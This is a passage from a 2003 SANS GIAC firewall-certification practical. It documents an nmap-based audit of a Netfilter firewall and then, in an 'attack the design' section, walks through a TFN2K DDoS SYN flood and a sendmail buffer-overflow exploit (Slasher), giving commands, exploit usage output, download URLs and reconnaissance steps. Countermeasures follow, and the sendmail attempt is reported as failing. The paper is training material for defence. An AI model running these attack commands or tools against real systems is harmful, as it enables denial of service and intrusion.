Appropriate Management need to sign off a statement of risk acknowledging that they accept any outages or disruptions.

3.1.3 Estimate costs and level of effort.

In-house technicians will be used, using freely available GPL software.

The Three audit stages can be itemized as they have very specific requirements.

Planning

Planning the audit can take place in normal work hours so this will not incur an additional cost other than the normal salary of the technicians. It is estimated that planning would take 4-5 hours.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Implementation
Implementation of the audit must be done out of hours, preferably by several technicians. It is estimated that this process will take 4-5 hours. As we will be using in-house technicians this will only incur overtime @ 50USD per technician per hour. This comes to approximately 500 USD.

Analysis.
Analysis and remediation is the most time consuming process. It is estimated that this process could take up to a week. This can be done in normal work hours so it will also not incur additional costs other than the technician's salary.

If this audit was being done by a third party the cost would be considerably higher at 250-300 USD per hour for the entire audit process.

The tools used are freely available basic network trouble shooting and testing tools. The use of simple technologies such as HTTPS instead of complex VPNs has also made this audit a lot easier. If things proceed according to plan the level of effort required is not high.

3.1.4 Identify and assess risks and considerations.

The risks involved with the audit are not high, although it could potentially cause a Denial of Service condition resulting in erratic performance or a complete outage. This has been addressed to cause minimal harm by scheduling the audit for a low use period. (See 3.2.1)

3.2 Using the approach you described conduct the audit.

3.2.1 Demonstrate that the firewall is implementing the security policy.

Basic network trouble shooting and testing tools will be used to test each firewall rule. The tools are :

Ping
Used to verify ICMP echo filtering

traceroute
Used to verify ICMP TTL 0 filtering

nmap 3.30
Used to verify Port filtering and bad TCP bits (options)

telnet
Used to that allowed protocols actually work

If there is any unexpected results, tcpdump can be used to better see what is going on.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Auditing ICMP

ICMP is audited using the commands ping and traceroute. These are allowed outgoing from the LAN but not incoming from the Internet.

With the laptop on the internal LAN we can ping google, indicating that external ICMP echoes requests are allowed, and that the related replies are being accepted.

```
dec@FireFly:~$ ping google.com
PING google.com (216.239.53.100): 56 data bytes
64 bytes from 216.239.53.100: icmp_seq=1 ttl=52 time=210.3 ms
```

Moving the laptop outside into the external network allows us to test incoming ping requests and outgoing replies. Here we ping an internal host that is known to exist (192.168.10.5). The Firewall drops our packets

```
dec@FireFly:~$ ping 192.168.10.5
PING 192.168.10.5 : 56 data bytes
^c
--- 192.168.1.33 ping statistics ---
10 packets transmitted, 0 packets received, 100% packet loss
```

nmap 3.30 was used to find open ports on servers in the service LAN. A scan is run on each of the servers accessible through the firewall:

- HTTP Server
- Public DNS
- Mail
- The Firewall

Auditing TCP on the Service LAN

The following scan was run on the external interface. The laptop has been placed between the firewall and the router

```
dec@FireFly:~$  nmap -v -sT -p 1-65535 -e eth0 223.1.1.5
...
The Connect() Scan took 10 seconds to scan 65535 ports.
Interesting ports on 223.1.1.5 :
(The 65533 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
443/tcp    open        https

Nmap run completed -- 1 IP address (1 host up) scanned in 9.780 seconds
```

This shows us that only TCP ports 80 and 443 are open on the Web Server – this is in accordance with our security policy.

```
dec@FireFly:~$  nmap -v -sT -p 1-65535 -e eth0 223.1.1.10
...
The Connect() Scan took 10 seconds to scan 65535 ports.
Interesting ports on 223.1.1.10 :
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
(The 65534 ports scanned but not shown below are in state: closed)
Port       State       Service
53/tcp     open        domain

Nmap run completed -- 1 IP address (1 host up) scanned in 10.070 seconds
```

This shows us that only TCP port 53 is open on the Public DNS – this is in accordance with our security policy.

```
dec@FireFly:~$  nmap -v -sT -p 1-65535 -e eth0 223.1.1.25
...
The Connect() Scan took 10 seconds to scan 65535 ports.
Interesting ports on 223.1.1.25 :
(The 65534 ports scanned but not shown below are in state: closed)
Port       State       Service
25/tcp     open        smtp

Nmap run completed -- 1 IP address (1 host up) scanned in 9.940 seconds
```

This shows us that only TCP port 25 is open on the Mail Server – this is in accordance with our security policy.

```
dec@FireFly:~$  nmap -v -sT -p 1-65535 -e eth0 223.1.1.100
...
The Connect() Scan took 10 seconds to scan 65535 ports.
Interesting ports on 223.1.1.100 :
(The 65535 ports scanned but not shown below are in state: closed)

Nmap run completed -- 1 IP address (1 host up) scanned in 10.070 seconds
```

This shows us that the firewall itself does not have any open ports. This is because management is done via the console and it is in accordance with our security policy.

Auditing UDP on the Service LAN

The following scan was run from the external interface. The laptop has been placed between the firewall and the router.

```
dec@FireFly:~$  nmap -v -sU -p 1-65535 -e eth0 223.1.1.5
...
Initiating UDP Scan against (223.1.1.5)
Interesting ports on 223.1.1.5 :
(The 65535 ports scanned but not shown below are in state: closed)

Nmap run completed -- 1 IP address (1 host up) scanned in 9.780 seconds
```

This shows us that there are no UDP ports open on the Web Server – this is in accordance with our security policy.

```
dec@FireFly:~$  nmap -v -sU -p 1-65535 -e eth0 223.1.1.10
...
Initiating UDP Scan against (223.1.1.10)
Interesting ports on 223.1.1.10 :
(The 65534 ports scanned but not shown below are in state: closed)
Port       State       Service
53/udp     open        domain
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Nmap run completed -- 1 IP address (1 host up) scanned in 10.070 seconds
```

This shows us that only UDP port 53 is open on the Public DNS – this is in accordance with our security policy.

```
dec@FireFly:~$  nmap -v -sU -p 1-65535 -e eth0 223.1.1.25
...
Initiating UDP Scan against (223.1.1.25)
Interesting ports on 223.1.1.25 :
(The 65535 ports scanned but not shown below are in state: closed)

Nmap run completed -- 1 IP address (1 host up) scanned in 9.740 seconds
```

This shows us that there are no UDP ports open on the Mail Server – this is in accordance with our security policy.

```
dec@FireFly:~$  nmap -v -sU -p 1-65535 -e eth0 223.1.1.100
...
Initiating UDP Scan against (223.1.1.100)
Interesting ports on 223.1.1.100 :
(The 65535 ports scanned but not shown below are in state: closed)

Nmap run completed -- 1 IP address (1 host up) scanned in 10.070 seconds
```

This shows us that the firewall itself does not have any UDP ports open.

This scan shows that only ports required by the business, and allowed by the firewall, are open.

Auditing TCP from the Internal LAN

The following servers are accessible from the Internal LAN :

- HTTP Server
- Mail Server
- Private DNS
- NTP servers
- IDS Event Collector
- Firewall

The following scans have been run with the results below:

```
dec@FireFly:~$  nmap -v -sT -p 1-65535 -e eth0 192.168.1.5
...
The Connect() Scan took 10 seconds to scan 65535 ports.
Interesting ports on 192.168.1.5 :
(The 65534 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
443/tcp    open        https

Nmap run completed -- 1 IP address (1 host up) scanned in 9.940 seconds
```

This shows us that the web server is only accepting connections on ports 80 and 443, in accordance to the security policy.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
dec@FireFly:~$  nmap -v -sT -p 1-65535 -e eth0 192.168.1.25
...
The Connect() Scan took 10 seconds to scan 65535 ports.
Interesting ports on 192.168.1.25 :
(The 65534 ports scanned but not shown below are in state: closed)
Port       State       Service
25/tcp     open         smtp
110/tcp    open        pop

Nmap run completed -- 1 IP address (1 host up) scanned in 9.970 seconds
```

This scan shows us that only 25 and 110 are open on the Mail Server, this is in accordance with the security policy.

```
dec@FireFly:~$  nmap -v -sT -p 1-65535 -e eth0 192.168.1.10
...
The Connect() Scan took 10 seconds to scan 65535 ports.
Interesting ports on 192.168.1.10 :
(The 65534 ports scanned but not shown below are in state: closed)
Port       State       Service
53/tcp     open          domain

Nmap run completed -- 1 IP address (1 host up) scanned in 9.740 seconds
```

This scan shows us that the private DNS is only accepting TCP connections on port 53, in accordance with the security policy.

```
dec@FireFly:~$  nmap -v -sT -p 1-65535 -e eth0 192.168.1.3
...
The Connect() Scan took 10 seconds to scan 65535 ports.
Interesting ports on 192.168.1.3 :
(The 65535 ports scanned but not shown below are in state: closed)

Nmap run completed -- 1 IP address (1 host up) scanned in 9.870 seconds
```

This scan shows that the NTP server is not accepting any TCP connections, this is in accordance with the security policy

```
dec@FireFly:~$  nmap -v -sT -p 1-65535 -e eth0 192.168.5.50
...
The Connect() Scan took 10 seconds to scan 65535 ports.
Interesting ports on 192.168.5.50 :
(The 65534 ports scanned but not shown below are in state: closed)
Port       State       Service
901/tcp     open         swat
2998/tcp    open         rssp

Nmap run completed -- 1 IP address (1 host up) scanned in 9.940 seconds
```

This scan shows that the IDS event collector is accepting TCP connections on ports 901 and 2998. This is in accordance to the security policy.

```
dec@FireFly:~$  nmap -v -sT -p 1-65535 -e eth0 192.168.10.100
...
The Connect() Scan took 10 seconds to scan 65535 ports.
Interesting ports on 192.168.10.100 :
(The 65535 ports scanned but not shown below are in state: closed)

Nmap run completed -- 1 IP address (1 host up) scanned in 9.930 seconds
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

This scan shows us that the firewall is not accepting any TCP connections. This is in accordance to the security policy.

Auditing UDP from the Internal LAN

The following scans have been run with the results below:

```
dec@FireFly:~$  nmap -v -sU -p 1-65535 -e eth0 192.168.1.5
...
Initiating UDP Scan against (192.168.1.5)
Interesting ports on 192.168.1.5 :
(The 65535 ports scanned but not shown below are in state: closed)

Nmap run completed -- 1 IP address (1 host up) scanned in 9.870 seconds
```

This shows us that the web server is not accepting UDP connections, in accordance to the security policy.

```
dec@FireFly:~$  nmap -v -sU -p 1-65535 -e eth0 192.168.1.25
...
Initiating UDP Scan against (192.168.1.25)
Interesting ports on 192.168.1.25 :
(The 65535 ports scanned but not shown below are in state: closed)

Nmap run completed -- 1 IP address (1 host up) scanned in 9.660 seconds
```

This scan shows us that the mail server is not accepting UDP connections, in accordance with the security policy.

```
dec@FireFly:~$  nmap -v -sU -p 1-65535 -e eth0 192.168.1.10
...
Initiating UDP Scan against (192.168.1.10)
Interesting ports on 192.168.1.10 :
(The 65534 ports scanned but not shown below are in state: closed)
Port       State       Service
53/udp     open          domain

Nmap run completed -- 1 IP address (1 host up) scanned in 9.990 seconds
```

This scan shows us that the private DNS is only accepting UDP connections on port 53, in accordance with the security policy.

```
dec@FireFly:~$  nmap -v -sU -p 1-65535 -e eth0 192.168.1.3
...
Initiating UDP Scan against (192.168.1.3)
Interesting ports on 192.168.1.3 :
(The 65534 ports scanned but not shown below are in state: closed)
Port       State       Service
123/udp     open         ntp

Nmap run completed -- 1 IP address (1 host up) scanned in 9.940 seconds
```

This scan shows that the NTP server is accepting UDP connections on port 123, this is in accordance with the security policy

```
dec@FireFly:~$  nmap -v -sU -p 1-65535 -e eth0 192.168.5.50
...
Initiating UDP Scan against (192.168.5.50)
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Interesting ports on 192.168.5.50 :
(The 65535 ports scanned but not shown below are in state: closed)

Nmap run completed -- 1 IP address (1 host up) scanned in 9.940 seconds
```

This scan shows that the IDS event collector is not accepting UDP connections. This is in accordance to the security policy.

```
dec@FireFly:~$  nmap -v -sU -p 1-65535 -e eth0 192.168.10.100
...
Initiating UDP Scan against (192.168.10.100)
Interesting ports on 192.168.10.100 :
(The 65535 ports scanned but not shown below are in state: closed)

Nmap run completed -- 1 IP address (1 host up) scanned in 9.940 seconds
```

This scan shows us that the firewall is not accepting any UDP connections. This is in accordance to the security policy.

Auditing TCP from the Service Network

The Service Network can only make connections to the IDS event collector and the Internet.

```
dec@FireFly:~$  nmap -v -sT -p 1-1024 -e eth0 192.168.5.50
...
The Connect() Scan took 8 seconds to scan 65535 ports.
Interesting ports on (192.168.5.50):
(The 1018 ports scanned but not shown below are in state: closed)
Port       State       Service
901/tcp    open        swat
2998/tcp   open        rssp

Nmap run completed -- 1 IP address (1 host up) scanned in 2.890 seconds
```

This scan shows that the firewall is only allowing connections to TCP ports 901 and 2998 on the IDS event Collector.

Auditing UDP from the Service Network.

The only UDP connections that can be made from the Service Network are to the Internet port 53 for DNS.

3.3 Evaluate the audit.

3.3.1 Provide an analysis of the audit results.

This basic analysis showed no unexpected results. All four interfaces were shown to conform to the security polices shown in Assignment 1.

A point to note is that nmap is showing the Service name for TCP 901 incorrectly as swat. Swat is not running on the IDS event collector, this is used by Real Secure Site Protector Core to communicate with its sensors.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Logs:

As all dropped packets are logged, this scanning has created a lot of log entries. It is not an efficient use of time to evaluate each dropped connection. For this reason I will be recommending a log parser in the next section.

3.3.2 Make recommendations for improvements.

There are two primary recommendations that can be made after the audit process. 1) Use a Log Parser and 2) add an additional firewall.

1.Log Parser.

A program such as swat or IPTABLES Log Analyzer (http://gege.org/iptables/) should be used to streamline the viewing of Firewall logs.

2) For additional layered protection an internal firewall could be strategically placed within the network to segment it further , increasing the level of defense.

For the greatest effect the brand and version of this second firewall should not be NetFilter.

Function : As a second layer of protection for the LAN and second service network. This also protects against trojans and other internally based attacks.


Placement : Placement behind the Perimeter Firewall enhances the effectiveness of this device in further segmenting the network. The internal firewall provides additional protection in the event of the Perimeter Firewall becoming compromised.

It is possible that the internal firewall could be physically consolidated to be the same device as the Perimeter firewall. This would, however, greatly reduce the level of protection should it become compromised and as a result strip the network of it's depth of defense.

On the following page is a diagram of the second firewall:

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Declan Ingram

Assignment 4: Design under fire

Andew Lemick May 1, 2003 Analyst No 0409

http://www.giac.org/practical/GCFW/Andrew_Lemick_GCFW.pdf



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

4.1.0 An attack against the firewall itself.
4.1.1Research and describe a vulnerability

Searching CERT and google found no current vulnerabilities for Cisco PIX .

With no available vulnerabilities to develop exploits for, a conventional attack on the firewall has failed.

One method of attack which does not rely on exploits is a Denial of Service. This attack is shown in the next section, 4.2

4.2.0 A denial of service attack.

Using TFN2K as a distributed denial of service from 50 compromised cable modem/DSL systems.

The Boarder Router has the following ACL:

```
access-list 101 permit tcp any 120.100.100.5 eq 53
```

The PIX 525 Firewall has the following rules :

```
access-list acl-out permit tcp any host public-dns eq 53
...
access-list acl-screened-out permit tcp host public-dns eq 53
```

This leaves the DNS open for TCP SYN floods, an attack that TFN2k can perform.

The following is an extract form the TFN2K readme :

> "Using distributed client/server functionality, stealth and encryption techniques and a variety of functions, TFN can be used to control any number of remote machines to generate on-demand, anonymous Denial Of Service attacks and remote shell access."[4]

As stated above TFN2K works in two parts, a client and an unlimited amount of servers, in this case, 50. These 50 compromised hosts have TFN2K installed and listening and their details been placed in a file called 'compromised_hosts'

We will be using the SYN Flood technique, described below:

> "ID 5 - SYN flood attack. This attack steadily sends bogus connection requests. Possible effects include denial of service on one or more targeted ports, filled up TCP connection tables and attack potential multiplication by TCP/RST responses to non-existent hosts."[5]

4TFN2K Readme : Mixter <mixter@newyorkoffice.com>
5TFN2K Readme : Mixter <mixter@newyorkoffice.com>

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

In this case, we will be attacking their Public DNS Server

4.2.2 What commands would you use to carry out the attack?

Execution of the attack is carried out by the following command:

```
dec@FireFly$ tfn -c 5 -i 120.100.100.5 -f compromised_hosts
```

This command will trigger the compromised hosts to initiate their attack on the GE DNS

4.2.3 Are exploit tools or scripts available on the Internet?

TFN2k can be downloaded from the following URL :

http://packetstormsecurity.nl/distributed/tfn2k.tgz

4.2.4 What additional steps are needed prior to conducting the attack ?

Ensuring a successful attack certain reconnaissance is necessary: ensure that all communication channels are open and not filtered by routers or firewalls.

This can be done first by initiating a connection with the DNS.

```
dec@FireFly$ dig @120.100.100.5 microsoft.com
```

A successful response tells is two things; 1) that the DNS is there and 2) udp/53 is open (and there is a good chance that tcp/53 is too). Microsoft.com (hotmail.com does as well) has a very large DNS record which can cause the DNS server to send it's response via tcp, not udp. This can be confirmed via tcpdump.

4.2.5 Would any of your methods be noticed ?

A Denial of Service will caused a huge amount of data to transverse the victim network. This will be picked up by infrastructure logs (routers, firewalls) and IDS, providing they can operate under the condition.

The following event is shown on ISS Site Protector.

Event Name	Event Number
TCP_SYN_FLOOD	43

4.2.6 What "stealth" techniques could you employ?

TFN2K has built in 'stealth' techniques (listed from the TFN2K Readme):

- spoofed source addresses
- strong advanced encryption
- one-way communication protocol
- messaging via random IP protocol

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- decoy packets

Unfortunately, none of these will stop the IDS from picking up a TCP_SYN_FLOOD

4.2.8 Describe the countermeasures that can mitigate the attack.

To DoS the victim TFN2K uses TCP, ICMP and UDP, (random ports for TCP and UDP). It has been specifically designed to do be difficult to stop – there are, however, several things that can minimize, and even prevent the effect of the attack.

1. Utilize an application level proxy firewall. Even though TFN2K traffic is encrypted it will be blocked completely.

2. Minimize services running through the firewall. While this will restrict TFN2K you will still be susceptible to attack.

3. Filter or block (unneeded) ICMP. Filter all (unsolicited) ICMP echoes and replies.

4.3.0 Compromise an internal system through the perimeter.

Attack the sendmail mail server using remote buffer overflow in the code that parses email addresses. This can cause a execution of arbitrary code or cause a denial of service condition on the server.

This exploits CERT Vulnerability: VU#897604

http://www.kb.cert.org/vuls/id/897604

URL of exploit code:

http://jove.prohosting.com/fuz/Slasher.c

4.3.1 Select a target and explain.

RedHat Linux 7.3 Mail Server running Sendmail 8.12.8.

I chose this server as there has been a recent root exploit released that will penetrate the firewall.

NOTE: The exploit is only valid when sent through a valid relay.

4.3.2 What commands would you use to carry out the attack?

1. Compile the exploit code

```
user@localhost$ gcc Slasher.c
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2. run the exploit on the vulnerable system.

This will give you an executable file called a.out in your current directory. You can rename this file to something more appropriate as needed.

NOTE: make sure that you dont have another file in your working directory called a.out as running the gcc command will overwrite it.

Usage is displayed when the command is run with no arguments:

```
   Usage: ./Slasher Target -b [options]
       ./Slasher Target -a 0x0ADD8355 [options]
Options...
        -a Single or brute force starting SmtpReplyBuffer Address (base 16)
        -b Brute force SmtpReplyBuffer Address (specify start address with -a)
        -o Target Platform [Linux/BSD], default is Linux
        -i Local IP, default is to see what sendmail thinks it is
        -l Local domain name with MX/A record to localhost
        -p Local Port, default is 25
        -q Remote Port, default is 25
        -m EBP Subversion Method (1, 2), default is 1
        -d Stack Distance, default 589
        -f Fuzzy Stack Distance, try this many different stack distances
           either side of specified, one in the same mail, default is 5
        -t Network Timeout, default is 30
        -s Send mail only
        -r Receive mail only
        -v Verbose

Origin / Version        SMTPReplyBuffer Stack Dist Exploitable?
RedHat 9.0 / 8.12.8-5   0x08107420                 Is really 8.12.9
Mandrake 9.1 / 8.12.8-1 0x081061C0      592        Doesn't keep ebp
Unoptimized / 8.12.6    0x080F09A0      608        Yes
Debug / 8.12.6          0x080D5E20      592        Yes
RedHat 8.0 / 8.12.5-7   0x080F74A0      592        Yes
FreeBSD 4.7 / 8.12.6    0x080E6CE0      586        No (*)

(*MaxMimeHeaderLength set by default on FreeBSD but the binary is exploitable)
```

The following command executes the attack:

```
user@localhost$ ./slasher -b 223.0.0.25
```

4.3.3 Are exploit tools or scripts available on the Internet?

A source code is available from http://jove.prohosting.com/fuz/Slasher

4.3.4 What additional steps are needed prior to conducting the attack ?

To attack a server, it must be running an exploitable version of sendmail. There are several steps for this.

1. Locate a mail server.
   This can be done by looking for MX records in whois.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2. Confirm that the MTA (Mail Transport Agent)
   This can be done by telneting to port 25 on the mail server to see for a banner. This banner will usually display the brand and version of the MTA as shown below:

   220 domain.com ESMTP Sendmail 8.12.8# build date

   This tells us that they are running a vulnerable version of sendmail. We are now ready to initiate the attack.

4.3.5 Would any of your methods be noticed

Real Secure Site Protector picks up this attack as 'SMTP_ParseAddr_Overflow' with a risk level oh 'High'.

4.3.5 What "stealth" techniques could you employ to avoid detection?

Due to the nature of a buffer overflow it is difficult to avoid detection especially when a brute force method is being used.

4.3.6 What countermeasures would help prevent the attack?

Limiting sendmail relay domains and patching to the latest version. (currently sendmail 8.12.9)

4.3.7Describe the process to compromise the target.

The target has now been chosen and the exploit tool has been compiled.

The following command is run where 223.0.0.25 is the vulnerable mail server. This is run outside the firewall, on the internet :

```
dec@FireFly$ ./slasher -b 223.0.0.25

No SmtpReplyBuffer address specified, brute forcing from
080E44E0. Grab a cofee.
```

And after some time :

```
poll() while recieving SMTP data: Success
```

At first this indicates success. however tcpdump shows no packets actually leaving the host on port 25.

```
dec@bFireFly:~# tcpdump -n -i eth0 port 25
tcpdump: listening on eth0

0 packets received by filter
0 packets dropped by kernel
```

After trying many different switches the whole process was deemed unsuccessful, failing our attempts to compromise the host.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Bibliography

NetFiler Tutorial : http://www.cs.wisc.edu/~chalpin/project/netfilter.html

GCFW Practical
Andew Lemick May 1, 2003 Analyst No 0409
© SANS Institute 2003
http://www.giac.org/practical/GCFW/Andrew_Lemick_GCFW.pdf

Example Ipchains ruleset: http://killyridols.net/firewall.rules.html

Netfilter Website: http://www.netfilter.org/documentation/index.html

IPTables Tutorial:
Oskar Andreasson © 2001-2003 (GPL)
http://iptables-tutorial.frozentux.net/iptables-tutorial.html

Cisco ACL
Prof. Wang
http://www.cs.uml.edu/~wang/cs570/;ecture12.1.doc

SSL Strong Encryption HOWTO for Apache
Ralf S. Engelschall © 1998-2000
http://httpd.apache.org/docs-2.0/ssl/ssl_howto.html

Authentication, Authorization and Access Control
http://httpd.apache.org/docs-2.0/howto/auth.html

mod_ssl Introduction http://www.modssl.org/docs/2.8/ssl_introduction.html

mod_ssl Reference http://www.modssl.org/docs/2.8/ssl_referance.html

mod_ssl FAQ http://www.modssl.org/docs/2.8/ssl_faq.html

RFC #3330 : Special Use Ipv4 Addresses
The Internet Society, September 2002
http://www.rfc-editor.org/rfc/rfc3330.txt

RFC #791 : Internet Protocol
Information Sciences Institute, September 1981
http://www.rfc-editor.org/rfc/rfc791.txt

RFC: #792 : Internet Control Message Protocol
